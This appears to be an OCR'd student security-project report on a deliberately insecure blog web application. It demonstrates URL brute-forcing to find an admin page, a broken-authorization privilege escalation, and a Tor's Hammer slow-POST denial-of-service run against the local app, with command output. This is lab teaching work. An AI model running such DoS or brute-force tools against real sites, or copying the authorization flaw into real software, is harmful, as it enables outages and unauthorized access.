


Insecure Application

1. Broken access control and priviledge escalation due to improper authorization:


1. Attacker finds the admin login page using bruteforce. Attacker has a list of popular API endpoints.

```
python3 bruteforce-url.py
/admin 200
/admin/ 200
/login 200
/user/login 405
```

> 2. Attacker logs in as a normal user and then tries to access admin page. Due to improper authorization, attacker is granted access.


2. Gain Access Hijacking

```
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/insecure_application$ python3 app.py
```




Welcome to Blog

Explore all the blogs from various users just by logging in...



Welcome to Blog

Explore all the blogs from various users just by logging in...



Login for registered users


UserName: Password: Login

Signup for new users

Name: user001
Email: user001@gmail.com
UserName: user001
Password: •••••••
Signup

Forgot Password

UserName:
Reset password



Home Login

You have been successfully signed up

Login for registered users


UserName: user001 Password: ••••••• Login

Signup for new users

Name:
Email:
UserName:
Password:
Signup

Forgot Password

UserName:
Reset password



Home dashboard Profile Logout

Welcome User, user001

Add New Blog


Blog Title:

Blog Content:
Submit

All Blogs:

My first blog

Check out this video!!



Update Profile Picture


No Image No file selected.

Update User-Name, Name and Email

Name: user001
Email: srtkrwt@gmail.com
UserName: user001

Update Password

Enter old password
Enter new password



Successfully Logged out...

Login for registered users


UserName: Password:

Signup for new users

Name:
Email:
UserName:
Password:

Forgot Password

UserName: user001




```
#!/usr/bin/python

# this assumes you have the socks.py (http://phiral.net/socks.py)
# and terminal.py (http://phiral.net/terminal.py) in the
# same directory and that you have tor running locally
```

```
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/insecure_application$ cd ../attacker/src/torshammer-master/
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/attacker/src/torshammer-master$ python2 torshammer.py -t 127.0.
0.1 -p 5000

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
Posting: t
Connected to host...
Connected to host...
Connected to host...
Posting: y
Posting: f
Posting: 7
Connected to host...
Posting: M
Posting: A
Posting: p
Posting: p
[[3~
```



Login for registered users


UserName: Password: Login

Signup for new users

Name:
Email:
UserName:
Password:
Signup

Forgot Password

UserName:
Reset password



